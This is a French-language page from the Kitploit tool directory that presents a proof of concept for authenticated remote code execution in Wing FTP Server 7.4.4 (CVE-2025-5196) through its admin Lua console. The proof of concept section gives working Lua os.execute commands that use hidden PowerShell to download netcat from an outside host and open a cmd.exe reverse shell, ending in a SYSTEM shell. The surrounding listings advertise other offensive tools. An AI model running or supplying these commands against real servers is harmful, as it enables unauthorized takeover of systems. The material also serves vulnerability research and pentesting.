Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Wing-FTP-Server-7.4.4-RCE-Authenticated — Wing FTP Server fournit une console de script Lua administrative accessible via son interface web. Les administrateurs authentifiés sont capables d'exécuter du code Lua arbitraire avec un sandboxing insuffisant. CVE-2025-5196 | Kitploit
Outils/GitHubGitHub/nouvexr/wing-ftp-server-7.4.4-rce-authenticated
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionRed TeamingDéveloppement de Charges Utiles
GitHubnouvexr/wing-ftp-server-7.4.4-rce-authenticated

Wing-FTP-Server-7.4.4-RCE-Authenticated

Wing FTP Server fournit une console de script Lua administrative accessible via son interface web. Les administrateurs authentifiés sont capables d'exécuter du code Lua arbitraire avec un sandboxing insuffisant. CVE-2025-5196

Voir le dépôt
2126il y a 1 anPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    597
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    396
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    274
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Moteur OSINT alimenté par l'IA pour découvrir et cartographier plus de 7 700 identités sur les réseaux sociaux à travers le web

    260

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

Wing FTP Server 7.4.4 - Exécution de code à distance (Authentifié) (CVE-2025-5196)

Wing FTP Server fournit une console de script Lua administrative accessible via son interface web. Les administrateurs authentifiés peuvent exécuter du code Lua arbitraire avec un sandboxing insuffisant.

Version affectée : Wing FTP Server 7.4.4 (Windows) | Authentification requise : Oui


Téléchargement et Notes de version

Jusqu'au 24 mai 2025, la dernière version de l'application fournie par le vendeur peut être trouvée au lien suivant : https://www.wftpserver.com/download.htm

De plus, on peut noter que jusqu'à la même date, une note de version a été publiée indiquant que la vulnérabilité RCE a été corrigée dans la version 7.4.4. Le lien vers les notes de version se trouve ici : https://www.wftpserver.com/serverhistory.htm image


Preuve de Concept

Preuve de Concept liée à CVE-2025-5196 VulDB image


Wing FTP Server Web Interface

image

image


La première partie de la commande téléchargera nc.exe (netcat pour Windows x86) vers le chemin "C:\Users\usuario\Desktop\Drops". La seconde partie exécutera nc.exe 192.168.234.131 4443 -e cme.exe.

os.execute('powershell -NoP -NonI -W Hidden -Exec Bypass -Command "(New-Object Net.WebClient).DownloadFile(\'http://192.168.234.131:8000/nc.exe\', \'C:\\\\Users\\\\usuario\\\\Desktop\\\\Drops\\\\nc.exe\')"')
os.execute('cmd /c powershell -NoP -W Hidden -Command "Start-Process \\"C:\\Users\\usuario\\Desktop\\Drops\\nc.exe\\" -ArgumentList \\"192.168.234.131\\",\\"4443\\",\\"-e\\",\\"cmd.exe\\""')

image

Shell NT/SYSTEM image

Télécharger l’outil